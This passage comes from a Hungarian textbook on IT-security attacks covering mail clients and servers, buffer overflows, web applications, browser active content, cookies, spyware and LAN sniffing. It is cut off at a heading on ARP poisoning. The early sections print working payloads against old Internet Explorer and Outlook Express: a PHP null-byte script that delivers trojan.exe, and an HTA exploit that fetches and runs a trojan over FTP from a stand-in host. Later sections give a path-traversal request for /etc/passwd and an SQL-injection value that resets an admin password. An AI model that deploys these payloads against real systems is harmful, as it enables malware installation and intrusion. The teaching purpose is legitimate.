2. Nullbyte exploit

Ez a sebezhetőség az Internet Explorer hibája, de Outlook Express-en keresztül is kihasználható. Ezzel sebezhető az összes Windows rendszer, amelyen Internet Explorer 5.0, 5.01, 5.5, 6.0 és Outlook Express 5.0, 5.01, 5.5, 6.0 van.

A hiba oka itt is az, hogy helytelenül kezeli a webszerver által visszaadott fájlleíró fejlécet, emiatt letöltés után elindul a futtatható program.

A webszerver a következő választ küldi vissza:

```
HTTP/1.1 200 OK
Server: Apache
Content-disposition: inline; filename="trojan%00.exe"
Connection: close
Content-Type: audio/midi
IE6.0-ra:Content-Type: text/css

Ezt a kimenetet produkáló php kód:
<?
//nullbyte.php
header("HTTP/1.1 200 OK");
header("Server: Apache");
header('Content-disposition: inline; filename="Trojan%00.exe"');
header("Connection: close");
if(strstr(”MSIE 6.” , $HTTP_USER_AGENT))
header('Content-Type: text/css;');
else
header('Content-Type: audio/x-wav;');
readfile(”trojan.exe”);
?>
```

A kihasználása levélből a már ismertetett <iframe> módszerrel lehetséges.

3. Object data exploit

Ez a sebezhetőség a Windowsos gépeken futó Internet Explorer (5.0, 5.01, 5.5, 6.0) egyik hibáját használja ki, persze Outlook Express (5.0, 5.01, 5.5, 6.0) is érintett.

A html-ben lehetőség van objektumok (applet, mozgókép stb.) beágyazására az <object> tag segítségével. Az object lehetőséget ad külső forrás megadására is:

```
<object data="http://www.example.com/object.php" width="0" height="0"></object>
```

Az **object.php** által visszaadott kódot a hibás Internet Explorer ’local security’ zónában futtatja, így az abban megbújó szkriptek akár egy backdoor-t is képesek kiírni és elindítani a felhasználó tudta nélkül.

További információ: http://www.securityfocus.com/bid/8456

Ezt megvalósító PHP kód:

```
<?
//object.php
header("Content-type: application/hta");
?>
<object id="wsh" classid="clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B"></object>
<script>
wsh.Run("%comspec% /c echo open ftp.example.com > %WINDIR%\\objectftp.txt",0,1);
wsh.Run("%comspec% /c echo trojanuser >> %WINDIR%\\objectftp.txt",0,1);
wsh.Run("%comspec% /c echo trojanpw >> %WINDIR%\\objectftp.txt",0,1);
wsh.Run("%comspec% /c echo binary >> %WINDIR%\\objectftp.txt",0,1);
wsh.Run("%comspec% /c echo GET trojan.exe %WINDIR%\\trojan.exe >>
%WINDIR%\\objectftp.txt",0,1);
wsh.Run("%comspec% /c echo DISCONNECT >> %WINDIR%\\objectftp.txt",0,1);
wsh.Run("%comspec% /c echo quit >> %WINDIR%\\objectftp.txt",0,1);
wsh.Run("%comspec% /c echo ftp -s:%WINDIR%\\objectftp.txt >
%WINDIR%\\objectftp.bat",0,1);
wsh.Run("%comspec% /c echo del %WINDIR%\\objectftp.txt>>
%WINDIR%\\objectftp.bat",0,1);
wsh.Run("%comspec% /c echo %WINDIR%\\trojan.exe >> %WINDIR%\\objectftp.bat",0,1);
wsh.Run("%comspec% /c %WINDIR%\\objectftp.bat",0,1);
</script>
<script language=vbs>self.close()</script>
```

A fenti kód a header-ben visszaadja, hogy HTA (HTml Application) fog következni, amiben a szkript kiír a Windows könyvtárba két fájlt:

objectftp.txt – ftp parancsfájl

objetftp.bat – letölti a trójait a FTP parancsfájl segítségével, majd elindítja azt.

Tehát az exploit csak annyit tesz, hogy kiírja a két fájlt, majd elindítja a kártékony program letöltését és indítását végző bat fájlt.

3.3.4 Támadás a levelező szerveren keresztül

Az elektronikus levelezésnek az emberen kívül két főbb résztvevője van. Az egyik az a program, amivel a levelezést igénybe vevő felhasználó kerül kapcsolatba, tehát elküldi az általa megszerkesztett üzenetet, illetve elolvashatja a postaládájában található leveleket. Ezeket a programokat levelező klienseknek (MUA: Mail User Agent) nevezzük (ilyenek, pl. az Outlook Express, Pegasus Mail, Eudora, Pine stb.). A másik csoportba a levelező szerver, levéltovábbító (MTA: Mail Transport Agent) programok tartoznak, amelyeknek a feladata az, hogy a küldő klienstől, vagy egy másik szervertől kapott levelet átadják a fogadó kliensnek vagy egy másik szervernek. Egy elektronikus levél MTA-k láncolatán keresztül jut el a küldő MUA-től a címzettig.

A különböző MTA-ek leginkább UNIX környezetben terjedtek el, de léteznek Windows-os rendszerekhez is (Exchange). A legismertebb ezek közül a Sendmail rendszer, ami már 1980-tól létezik különféle formában. A legtöbb mai Linux disztribúciónak része, és telepítés után ez az alapértelmezett levél továbbító szoftver. A Linuxok csomagválasztéka meglehetősen gazdag, gyakran egy feladatra 5-10 alternatíva kínálkozik. A csomag kiválasztásakor legtöbbször a Sendmail is bekerül a telepítendők közé, így az a rendszer üzembeállítása után alapértelmezett konfigurációval életre kel.

Az alapbeállítások gyakran kevésbé biztonságos működést eredményezhetnek, amelyet a támadók azonnal ki is használnak. Ilyen helytelen beállítás eredménye lehet a nyitott (open relay) működési mód, amely azt eredményezi, hogy a szerver bárkitől fogad levelet. Ez azt jelenti, hogy a neki küldött leveleket annak ellenére továbbítja, hogy a feladó, vagy a címzett nem tartozik a saját felhasználóinak IP cím tartományába. A támadók és a spamküldők is ilyen szervereket keresnek, mert ha ezeken keresztül küldik a leveleiket, a feladót később nem lehet helyileg behatárolni. A védekezést az úgynevezett feketelista, vagy blokkoló lista bevezetése hozta, amely nyilvántartja az open relay funkciót engedélyező szervereket. Amikor egy szerver egy másiknak levelet akar továbbítani, a fogadó először ellenőrzi a küldő meglétét a feketelistát fenntartó szervezet(ek) adatbázisában. Ha az abban szerepel, a levél továbbítását megtagadhatja. Ilyen listát gondoz a `http://www.ordb.org`, amely egy non-profit szervezet, amivel a legtöbb MTA együtt tud működni. A levelező szerverek open relay beállításának letiltása igen lényeges a spam elleni küzdelemben, ezért jelentős mozgalom szerveződött az Interneten ennek elérésére.

A levéltovábbító szoftverek elengedhetetlen kellékei az informatikai rendszereknek, azok folyamatos és hibátlan működése létfontosságú. Ezek megzavarása a támadások gyakori céljai közt szerepelnek. Épp ezért nagyon fontos a levelező szerverek védelme, és a biztonsági rések befoltozása. A 2003-as évben három kritikus puffertúlcsordulási hiba is napvilágot látott a Sendmail csomagban, amelyek kihasználásával a támadó kártékony kódot képes futtatni, a Sendmail démon jogosultságaival, ami leggyakrabban root.

A Sendmail levéltovábbítónál biztonságosabb rendszert is használhatunk, ilyen például a Postfix (`http://www.postfix.org/`, fejlesztője Wietse Venema) vagy a Qmail (`http://www.qmail.org/`, fejlesztője Dan Bernstein).

3.3.5 Támadás puffertúlcsordulás kihasználásával

A puffertúlcsordulás (buffer overflow) kihasználása nagyon gyakori betörési mód, amivel elérhető, hogy a processzor olyan parancsokat futtasson le, amelyek következtében jogosulatlan kód-futtatás válik azután lehetővé. Ha egy programban van olyan változó, amely új értékénél nem történik meg az ellenőrzése (input validation) – különös tekintettel az érték memóriában elfoglalt helyének a méretére –, akkor előfordulhat, hogy az új érték túlnyúlik a számára lefoglalt területen és olyan területeket ír felül, amely nem ennek a változónak volt fenntartva. Ilyen módon a támadó eltéríti a program futását, ami annak leállását okozhatja (szolgáltatás bénulás), vagy önkényes kódfuttatást (arbitrary code execution) tesz lehetővé.

Egy puffertúlcsordulást kihasználó támadó kód készítése az esetek többségében nagy szakértelmet kíván, mivel ismerni kell a processzor utasításkészletét és az operációs rendszer rendszermag-szintű rendszerhívásait. Az elkészített támadó kódot azonban már bárki tudja futtatni. Ezeket a támadásokat nehéz kivédeni, ha az adott gép sebezhető.

Maga az overflow túlcsordulást jelent. A hiba nem mai, az első ilyen típusú hibák 1980 környékén kerültek elő. Számos publikáció látott napvilágot, melyekben különböző technikákat ismertetnek.

Verem túlcsordulás

Egy folyamat a futása során minden funkcióhívás esetén eltárolja a visszatérési értéket, azaz a programnak azt a pontját, ahonnan a meghívott funkció befejezése után folytatni kell a feladatát. Ezt az értéket a verem (stack) memóriaterületen helyezi el, és visszatéréskor onnan veszi fel. Könnyen elképzelhető, hogy a veremben található visszatérési cím felülírásával a program futása felett kontroll szerezhető.

Heap túlcsordulás

A heap (halom) a memóriának az a része, ahol a dinamikusan definiált változók tárolódnak. Ezt futásidőben tudja a program lefoglalni. Itt helyezkedik el minden olyan változó, lista, amelynek mérete dinamikusan változhat. A túlcsordulás akkor következik be, ha egy már lefoglalt változó tartalmát később egy másik megváltoztatja.

Találkozhattunk már olyan rendszermagokkal, amelyek azt ígérték, hogy a puffertúlcsordulást az esetek nagy részében képesek meggátolni, csak így jópár program futását is megakadályozták. Ma már a hardverek szintjén is próbálnak megoldást keresni, az AMD és az Intel új processzorai már támogatják az "Execution Protection" néven emlegetett technológiát, amely megoldás lehet a puffertúlcsordulást kihasználó támadások kivédésére. A hardveres megoldások elterjedésével várhatóan jelentősen csökkenni fog az ilyen biztonsági fenyegetés, azonban ennek elterjedése egy hosszú távú folyamat.

3.3.6 Támadás webszerver programok felhasználásával

A weboldalak funkcionalitásának növeléséhez gyakran használnak CGI (Common Gateway Interface) szkripteket, amelyek a szerveren futnak. Maga a CGI és az egyéb szerveroldali programozás nagyszerű dolog, hiszen így olyan alkalmazásokat lehet készíteni, amelyeket különböző operációs rendszerű kliensek is tudnak használni. A legnagyobb kockázatot a webszerverre a hibás konfiguráció és a hibásan megírt cgi szkriptek jelentik. Napjaink ingyenes webszolgáltatásához legtöbbször hozzátartozik a szerveroldali programozási nyelv engedélyezése, ami általában PHP vagy ASP. Gyakran találkozni olyan PHP modult használó webszerverrel, amelyen a biztonsági beállítások az alap értéken maradnak, hozzásegítve a támadót a szerver könnyű feltöréséhez. Például ha a safe_mode (a safe_mode-ban futtatott PHP szkriptek korlátozott funkciókkal rendelkeznek) nincs bekapcsolva, akkor a felhasználó a PHP szkriptjében átdefiniálhatja a maximális futási időt, így a programja korlátlan ideig terhelheti a szervert. Gyakran engedélyezve van a socket funkció, amely használatával akár egy támadó szervert is lehet üzemeltetni. Az ilyen szerver a támadók és a spam küldők tanyája, mivel a rosszul konfigurált szerveren szinte bármit meg lehet tenni, úgymint a kéretlen levelek szétküldése, vagy a támadó kódok futtatása, mindezt szinte lenyomozhatatlanul.

A webszolgáltatások alapvető kellékei a fórumok, a képgalériák és a teljes webtartalom kezelő rendszerek (CMS – Content Management System), amelyek legtöbbje nyílt forráskódú, moduláris felépítésű. Ezek telepítése egyszerű, de konfigurációja bonyolult a túl sok beépített lehetőség és a hibás tervezés miatt. Szinte nem telik el úgy egy hét, amikor ne hallanánk valamilyen PHP-s alkalmazás hibájáról, amelyet kihasználva támadó kódot lehet bejuttatni a szerverre.

Példa egy PHP-s alkalmazás hibájára:

```
http://www.example.com/WebCalendar/login.php?user_inc=../../../../../../../..
/etc/passwd
```

Látható, hogy a "user_inc" változónak egy, a webkönyvtáron kívül eső fájlt adunk át és a helytelen konfiguráció miatt a PHP ki tud lépni a megadott könyvtárba, és onnan a kért fájl tartalmát képes megjeleníteni. Itt a programozó nagy hibát követ el, mivel nem ellenőrzi a szkriptben a bemeneti adatokat, így a manipulált URL-ek használatával a támadó fel tudja térképezni a szerver teljes tartalmát.

A hibák legtöbbször a bemeneti adatok ellenőrzésének hiányából fakadnak, mivel a fejlesztők nem fordítanak kellő figyelmet a formokon vagy az URL-en keresztül érkező manipulált

bemeneti adatokra. Ha megfelelő adatellenőrzés van a szerveroldalon, akkor a támadó nem tudja feltérképezni az esetlegesen háttérben futó adatbázisszervert, vagy a webszerver könyvtárstruktúráját, mert a szkript ilyen esetben hibajelzéssel, vagy anélkül, de leáll.

A nyilvános információk mellett egyes weboldalakon olyan területek is vannak, amely csak regisztrált felhasználóknak hozzáférhető. A leggyakrabban használt megoldás a **`.htaccess`** védelem. A beírt belépési információt a webszerver ellenőrzi a **`.htaccess`** fájl alapján. A védett könyvtárakhoz való hozzáférést korlátozhatják IP cím szerint és jelszóval. A jelszavak kódolt formában tárolódnak, aminek képzéséhez a leggyakrabban a MD5 algoritmust választják, de lehetőség van arra is, hogy a webszerver LDAP alapú azonosítást használjon.

Az ilyen helyeken a támadók gyakran alkalmazzák a nyers-erő (brute-force) módszerét, kipróbálják az összes lehetséges felhasználónevet és jelszót. A támadás sikere függ az alkalmazott jelszavak hosszától és a támadó sávszélességétől. A próbálkozások csak a webszerver naplózásának elemzéséből derülnek ki.

A védett oldalakra való beléptetés másik módszere az, amikor a felhasználói információk egy adatbázisban vannak letárolva és a beléptetést a szerveroldali szkript végzi. Ez esetben egy SQL lekérdezés történik, a beírt felhasználói név és jelszó adattáblában meglétének ellenőrzése céljából. Sok webfejlesztő nincs tudatában annak, hogy hogyan lehet megváltoztatni az SQL utasításokat (SQL injection – SQL beszúrás), ezért az SQL utasításokat megbízható parancsoknak feltételezik. Az ilyen beléptetés feltörésekor a támadó a belépési információkat olyan SQL utasításokkal bővíti, hogy a lekérdezés mindenképpen igaz eredményt adjon vissza, ezáltal becsapva a védelmi rendszert, hozzáfér a védett weboldalakhoz. Ez olyan alkalmazások esetén tehető meg, amelyek nem végeznek ellenőrzést a felhasználótól származó adatokon, és statikus paraméterekből állítanak össze SQL lekérdezéseket.

A következő lekérdezés a "`usertable`" táblában a megadott `$uid` felhasználó jelszavát `$pwd`-re módosítja:

```
$query = "UPDATE usertable SET pwd='$pwd' WHERE uid='$uid';";
```

A lekérdezés abban az esetben okozhat kárt, ha nem történik meg előzetesen a `$uid` és `$pwd` változó ellenőrzése.

A rosszindulatú felhasználó a `'\' or uid like \'%admin%\''` értéket adja át a $uid változónak, és ezzel megváltoztatja az adminisztrátor jelszavát:

```
$query = "UPDATE usertable SET pwd='...' WHERE uid=''\' or uid like \'%admin%\'';
--';";
```

A szerveroldali szkriptek hibáinak felderítésére a támadók általában sebezhetőséget feltérképező programokat (scannereket) használnak. A naprakész CGI hibákat tartalmazó adatbázis alapján a scanner meghívja az összes lehetségesen hibás szerveroldali szkriptet, és a webszerver által visszaadott válaszokból kielemzi a ténylegesen hibás összetevőket.

3.3.7 Támadás a Web-böngészőn keresztül

3.3.7.1 ActiveX, Java, Java Script működése és veszélyei

Az aktív tartalom nagyon vonzóvá teheti a webhelyet. A statikus, állandóan egyforma weboldalak nem vonzzák a látogatót, nem nyújtanak neki interaktív élményt Az aktív tartalom látványossá, élővé teheti a webtartalmat, színes vizuális elemeket használva. Ez többféle formában jelenhet meg, leggyakrabban speciális szkriptnyelven írt programrészlet, ami a

webtartalomba van beágyazva és a látogatáskor a tartalommal együtt a kliens gépére letöltődik. Az automatikusan letöltött programot a webböngésző indítja el a felhasználó engedélyezésével, vagy anélkül. Az aktív tartalom ActiveX, Java, Java Script, VisualBasic Script nyelven íródhat.

Az ActiveX olyan Microsoft technológia, amellyel aktív elemeket lehet beszerkeszteni a honlapokba. Az ActiveX inkább egy komponenstechnológia, mint programozási nyelv. Az ActiveX komponensek vagy vezérlőelemek laza óvintézkedések esetében az Internet Explorer alatt korlátlan Windows-os hozzáférésre tehetnek szert. Ugyanez érvényes az Outlook Express Microsoft levelezőprogramra is. A böngészés folyamán, ha ActiveX vezérlő akar letöltődni, akkor a böngésző ezt jelzi a felhasználónak, aki eldöntheti, hogy engedélyezi a letöltést és futtatást, vagy nem. A vezérlőket elektronikusan alá lehet írni annak bizonyítására, hogy valóban megbízható forrásból származik. A probléma legtöbbször abból adódik, hogy a biztonsági döntésekkel járó teher teljes mértékben a felhasználóra van bízva, aki vagy ellenőrzi az eredetiséget vagy nem, és sokszor fogalma sincs, hogy melyik tekinthető biztonságosnak és melyik nem. Gyakran kerülnek a felhasználók olyan helyzetbe, hogy egy bizonyos csábító programot, szériaszámot (esetleg illegális szoftvert) akarnak letölteni egy weboldalról, ám az csak egy ilyen ActiveX vezérlő telepítése után lehetséges. Mivel a felhasználó nagyon vágyik a programra, ezért gondolkodás nélkül engedélyezi a vezérlő telepítését, amely gyakran kártékony kódot tartalmaz. A legelterjedtebb webböngészők sajnos tartalmaznak olyan biztonsági hibákat, amelyeket kihasználva a vezérlő letöltése a felhasználó engedélyezése nélkül is megtörténhet.

A Java platformfüggetlen programozási nyelv, amely saját végrehajtási környezettel (JVM – Java Virtual Machine) rendelkezik. A Java platformot arra tervezték, hogy az egyszer megírt program bárhol futhasson. Javaban alkalmazásokat és ún. kisalkalmazásokat (applet) lehet készíteni.

A Java platform szabványos, egységes programozási felületet szolgáltat appletekhez és alkalmazásokhoz bármely hardveren. Így ideális az Internethez, ahol egy programnak képesnek kell lennie arra, hogy az egész világon bármely számítógépen fusson. A webes alkalmazásoknál elsősorban az appleteknek van szerepük. Az applet egy Java nyelven elkészített alkalmazás, amelyet a weblapba lehet ágyazni, majd a letöltődés után automatikusan elindul a JVM futtató és felügyelő környezetben az úgynevezett sandbox-ban (homokozó). Ez, mint neve is mutatja egy elzárt terület, amely biztosítja, hogy a kisalkalmazás nem nyúlhat bele a felhasználó háttértárába, memóriájába és ennek eredményeként nem okozhat kárt a gépen. Ez a modell valóban jó elgondolás, de csak akkor működhet így, ha a futtató környezet (JVM) valóban nem engedi ki a kisalkalmazást a homokozóból, valóban tudja kontrolálni annak működését. Sajnos a Microsoft JVM egyes verziói tartalmaznak olyan hibát, amelynek kihasználásával az applet ki tud lépni a sandbox-ból és gyakorlatilag bármit megtehet. Ez azért is kritikus, mert az applet az Internetről letöltődve automatikusan elindul a felhasználó beleegyezése nélkül. A hiba kihasználása HTML alapú E-mailből is lehetséges, ami tovább fokozza a sebezhető gépekre leselkedő veszélyeket.

Mivel a hibás Java virtuális gép az összes Windows verzió része (Windows XP kivételével), alaptelepítés esetén ez a hiba nagyszámú klienst veszélyeztet.

Míg az appletek az Internetről töltődnek le és korlátozottak a lehetőségeik, addig az alkalmazások nincsenek korlátozva. Az alkalmazások a többi programhoz hasonlóan szabad kezet kapnak a teljes rendszerhez, a felhasználó merevlemezén tárolódnak és a felhasználó futtatja őket. Java programozók a két nagyban különböző alkalmazási területek között dönthetnek arról, hogy a biztonságos, de csökkentett funkcionalitású, vagy a teljes funkciókat kihasználó alkalmazásokat írnak.

A Java Script programnyelvet a Netscape fejlesztette ki, a weblapok funkcionalitásának növelése céljából. Bár neve tartalmazza a Java szót, a két programozási nyelv között igen kicsi a

kapcsolat. A Javaval ellentétben a Java Script végrehajtási környezete a Web-böngészőn belül marad. A szkript a webtartalomba ágyazva töltődik le a kliens gépére, majd ott elindulva interaktív funkciókkal gazdagítja a weboldal működését. Gyakran alkalmazzák a Java Scriptet a formokban levő beviteli mezők adatainak ellenőrzése céljából, így a bevitt adatok ellenőrzése még a kliens gépen megtörténik, megspórolva az adatok utaztatását a kliens és a szerver közt. A Java Script funkciói igen gazdagok, bár fájok létrehozása, módosítása közvetlenül nem érhető el, de a Windows beépített Windows Shell Object-et (WSH) használva, már erre is lehetőség van. A WSH lehetőséget ad arra, hogy Visual Basic Script-et, vagy Java Scriptet használva el lehessen érni a beépített Windows objektumokat, ezáltal a fájlrendszert is. Persze a funkciók e részei webböngészés során korlátozva vannak, az úgynevezett temporary zónából ezeket nem lehet elérni. Ez azt jelenti, hogy a letöltött weblap és a benne lévő Java Script elvileg nem írhat ki közvetlenül fájlba. Sajnos számos olyan Internet Explorer (IE) és Outlook Express (OE) hiba van, amelyet kihasználva a Java Script ki tud lépni ebből a korlátozott zónából és mindenféle figyelmeztetés nélkül képes fájlt létrehozni a felhasználói gépen

3.3.7.2 A websüti veszélyei

A websüti (cookie) egy nagyon kis méretű adatcsomag, amelyet a webszerver helyez el a böngészőben. A websüti tartalmazhat betűket, számokat, érthető és érthetetlen tartalmú adatokat. A websütit a böngésző nem vizsgálja, nem hajtja végre (nem parancs és nem program), mindössze eltárolja a böngészés során kapott websütiket, és kérésre visszaolvassa azokat a webszervernek. A böngésző csak annak a szervernek árulja el az egyes websütik tartalmát, amelyektől azt kapta, tehát nem lehet egy webszerverről leolvasni a más szerverek (weblapok) által elhelyezett websütiket (eltekintve egyes hibás böngésző-verzióktól) - minden webhely csak a saját websütijeit olvashatja. A websütiknek lehet érvényességi idejük is, ennek lejárta után törlődnek a böngésző websüti tárából. A websüti kényelmesebbé teheti a Web-böngészést azáltal, hogy például eltárolja a kosár tartalmát a webes áruházban, amelynek tartalmát később is meg lehet változtatni, vagy éppen eltárolja a bejelentkezési nevet, így azt legközelebb nem kell beírni. Addig, amíg a webszerver valóban a felhasználó kényelme érdekében tárolja a websütiket, nincs is probléma. Sajnos a websüti tárolás gyakran azért történik, hogy segítségükkel információkat gyűjtsenek a felhasználóról. Ez akkor történhet meg, ha egy weblap tartalma különböző Web-szerverekről áll össze, ami manapság már a leggyakoribb a különböző reklámok miatt. Mivel minden egyes betöltött webtartalom tárolhat websütit, az ezekből készített statisztika rendkívül sokat elárul a felhasználó internetezési szokásairól. Kideríthető ezáltal, hogy mi a felhasználó érdeklődési területe, milyen fórumokban van jelen, mi a politikai beállítottsága, családi állapota stb. A reklámozók ezen adatok ismeretében személyre szabott hirdetésekkel áraszthatják el a felhasználót. Az Interneten keresztüli böngészési szokások felderítésére egy nagyszerű példa a The New Yorker folyóiratban megjelent képregény sorozat egyik része, amely egy kutyát ábrázol, amint az egy laptophoz jut, és azt gondolja magában: „Az Interneten senki sem tudja, hogy kutya vagy.” A vélt névtelenségbe burkolózva ellátogat a „Hentes net” weboldalára, és a sovány hús receptjének letöltése helyett inkább a velős csont oldalt keresi fel. A képregény utolsó kockáján azt látjuk, hogy a kutya egy weblapot bámul, amelyen ez áll: „Ön ugye kutya?”.

A websüti használat másik veszélye akkor jelentkezhet, ha a programozó túl sok információt tárol benne, illetve ha nem megfelelően védi az így elmentett adatokat. A felhasználó megnézheti és módosíthatja a kapott websüti tartalmát, így az a visszaolvasáskor a szerveroldalon hibákat okozhat, illetve a támadó más adataihoz férhet hozzá. Ezért a websütik tartalmát egyedi kódolással védik, illetve nem tárolnak benne olyan adatokat, amelyek manipulálása kárt okozhat.

3.3.7.3 Reklámok és kémprogramok

Ha a gyanútlan felhasználó időnként letölt egy-egy hasznos, ingyenes segédprogramot, akkor komoly veszélybe sodorhatja a PC-jét és az informatikai struktúrát.

Az ár ezeknél a szoftvereknél gyakran az, hogy a felhasználónak változó reklám-bannereket (reklámcsíkokat) kell végignézni. Az ilyen szoftverek Advertising Supported Software csoportba tartoznak (röviden: adware). A reklámok a legtöbb felhasználót nagyon nem is zavarják, ha a program funkciói amúgy jól használhatók.

Később azonban néhány esetben már többről lett szó, mert a reklám egyedül már nem profitált kellően, főleg ha az nem tartozott a felhasználó érdeklődési területébe. Ezért a figyelem középpontjába a felhasználó és az Interneten tanúsított magatartása került. Így olyan funkciókat építettek be, amelyekkel titokban személyes felhasználói adatokat, például szörfprofilokat tudnak megszerezni, és Interneten kiküldeni. Ez a fajta szoftver, amely elsősorban arra szolgál, hogy a felhasználót megfigyelje, hamar új nevet kapott az Internet-zsargonban: “spyware” - azaz „kémszoftver”, amelynek ténykedéséről a felhasználó többnyire egyáltalán nem is értesül.

Sok olyan vállalat létezik, amelyek ügyfél-megfigyeléssel egybekötött reklámból él (pl.: Gator). E gyakorlat mögött a reklámfinanszírozott szoftver üzleti modellje áll. Főleg a kisebb szoftvergyártók állnak össze egyre gyakrabban olyan reklámcégekkel, mint a Gator, és ily módon szerzik a bevételeiket. A felhasználó előnye, hogy ingyen kapja meg a szoftvert. A hátránya: a szoftverösszetevők, amelyeket a reklámcégek beépítenek, már nem korlátozódnak a reklámmegjelenítésekre, hanem személyes felhasználói adatok szállítójának használják a felhasználó komputerét. Attól függően, hogy milyen weboldalakat keres fel, megjelennek a monitorán a megfelelő reklámok.

Az így összegyűjtött felhasználói szokások, érdeklődési irányok a reklámozó cég kezébe kerülnek és az személyre szabott reklámok ezreivel bombázza meg a célpontot. A módszer fölöttébb idegesítő, hiszen ezek a programok minden lehetséges csatornát kihasználnak hirdetéseik célba juttatására. Gyakran átkonfigurálják a webböngészőt reklámcsíkokat helyezve el rajta, vagy a kereséshez használt oldalt írják át a hirdető cég oldalára, ezzel is növelve annak látogatottságát.

3.4 Hálózati elemek gyengeségeit kihasználó támadások

Mára a számítógépek hálózatba kapcsolása teljesen általánossá vált, bármely szervezeti rendszer gépek tucatjait-százait szervezi egységbe az információ hatékonyabb megosztása érdekében. A hálózati struktúra természetes módon tükrözi a szervezeti felépítést: néhány gépből álló lokális hálózatokat (LAN: Local Area Network) hub-ok, hidak (bridge), kapcsolók (switch) és útválasztók (router) csatolnak magasabb egységbe, amelyeket útválasztók, átjárók (gateway), tűzfalak (firewall) kapcsolnak már általában a nagyterületű hálózatokat jelentő még magasabb egységbe, és így tovább. A legtöbb lokális rendszer valamilyen módon az Internet elérését is lehetővé teszi, illetve saját publikus adatait az Internet felhasználók rendelkezésére bocsátja. Ez a nagyfokú összekapcsoltság minden előnye ellenére komoly adatbiztonsági veszélyeket rejt magában, és megköveteli a számítógépeken lokálisan alkalmazott biztonság-politika újragondolását is. A hálózati rendszer egészét tekintve pedig egységes, világos, célszerű és betartható biztonság-politika kialakítására van szükség. A használhatóság és az adatbiztonsági szempontok gyakran egymásnak ellent mondani látszanak, mégis létkérdés, hogy megtaláljuk az elfogadható biztonság és használhatóság közötti megfelelő egyensúlyt.

A hálózati elemek gyengeségei alatt olyan sebezhetőségeket értünk melyek a hálózati architektúra kialakításából vagy a hálózati protokollok tervezési elveiből, megvalósítási gyakorlatából vagy a hálózat belső működéséhez szükséges berendezések (kapcsolók, útválasztók stb.) sebezhetőségeiből adódnak. Itt is célszerű felidéznünk, hogy az internetes hálózatokat kezdetben bizalmi körön belül működő hálózatként képzelték el, a tervezés az esetleges sérülések, meghibásodások elleni képességek fejlesztésére irányult és a biztonsági szempontok csak később kerültek előtérbe.

3.4.1 Áthallásos hálózat lehallgatása

Az áthallás lényege, hogy egy hálózatra kapcsolt hoszt más hoszt(ok) adatcsomagjait is képes megfigyelni (lehallgatni). Ez jellemzően az üzenetszórásos hálózatokban van így, amelynek klasszikus példája a koaxos Ethernet, ahol mindenki mindenki más teljes forgalmát hallja. A kapcsoló eszközök árának csökkenése, a strukturált kábelezés terjedése révén napjainkban már kevés helyen találunk ilyen klasszikus Etherneteket, jellemzőbb, hogy a hosztok egymástól kapcsoló (switch) segítségével szeparálva vannak, így „privát" forgalmuk egymás elől (elvileg) rejtve marad. Miközben a vezetékes hálózatokban a strukturált rendszerekkel a biztonság javult, megjelentek és elterjedtek mára azok a rádiós helyi hálózatok (pl. WiFi), amelyek újabb kihívást jelentenek a biztonságért aggódók számára, mivel (a megfelelően erős titkosítás és hitelesítés nélkül) veszélyeiket tekintve messze felülmúlják korai Ethernetes elődeiket, hiszen most már a kábel közelébe sem kell férkőzni az információért.

A lehallgató (sniffer) olyan program, amelyet üzenetszórásos hálózatokban alkalmazhatnak az áramló információ illetéktelen megfigyelésére, kinyerésére. A klasszikus lokális hálózatokban (mint említettük) egyszerűen az Ethernet kártyák nyújtanak erre lehetőséget. A kártyák meghajtóját megfelelő módba (promiscuous mód) állítva a sniffer program képes az adott médián folyó minden Ethernet forgalmat figyelni, elemezni. Ismertebb lehallgató programok, pl. az *Ethereal*, vagy a *tcpdump*, ezek segítségével a támadó a hálózaton átküldött jelszavakat, vagy egyéb bizalmas információkat ismerhet meg. A támadás végrehajtásához természetesen a lokális hálózat valamelyik gépéhez hozzáférési lehetőséggel kell bírnia, ráadásul a meghajtó kezelése miatt megfelelően magas jogosultsággal (administrator, root) kell rendelkeznie. A támadó tehát vagy a hoszt gazdája, felhasználója, vagy az őt ért egyéb támadás során bejuttatott hátsó ajtó program, kémprogram manipulátora lehet. A lehallgató telepítésének veszélye a lokális hozzáférés-védelmi mechanizmusok megfelelő beállításával csökkenthető, a Windows 98 sajnos ilyen támadás megakadályozására nem alkalmas, a Windows NT pedig alapbeállításban kijátszható. Amennyiben ilyen támadás veszélye fennáll, a lokális hálózatban fejlettebb operációs rendszerek (Windows 2000, XP, Unix) és megfelelő beállítások alkalmazása javasolt.

Az áthallásos lehallgatás elleni védekezés egyik módja kapcsolók alkalmazása. A kapcsolók elvileg az egyes lábakon csak azokat az adatcsomagokat küldik ki, amelyek azon a lábon lévő hosztnak szólnak, így minden gép csak a neki szóló adatcsomagot hallhatja. Sajnos a kapcsolók sem támadhatatlanok, vannak olyan módszerek, amivel normál működésüket megzavarva el lehet érni például, hogy a kapcsoló hub[2] üzemmódra térjen át, ilyen a CAM (Content-Addressable Memory) tábla elárasztás vagy mérgezés, de elég veszélyes támadás az Ethernet cím - IP cím összerendelés megkeverése is, amilyen az ARP (Address Resolution Protocol) mérgezés. Még megbízhatóbb védelmet ad, ha a teljes kommunikációt erős titkosítású és hitelesítésű protokollokkal végezzük.

[2] A hub biztonsági szempontból a koax Ethernettel azonos problémát vet fel, mivel bármely lábán beérkező adatcsomagot minden lábára továbbít. Eredeti feladata nem is a logikai leválasztás, hanem a jelek erősítése.

További információk:

- CAM Table Poisoning on Ethernet Switches
  http://www.cansecwest.com/core02/taranis.ppt
- Packet Sniffing on Layer 2 Switched Local Area Networks
  http://www.packetwatch.net/documents/ papers/layer2sniffing.pdf

3.4.2 ARP tábla megmérgezése

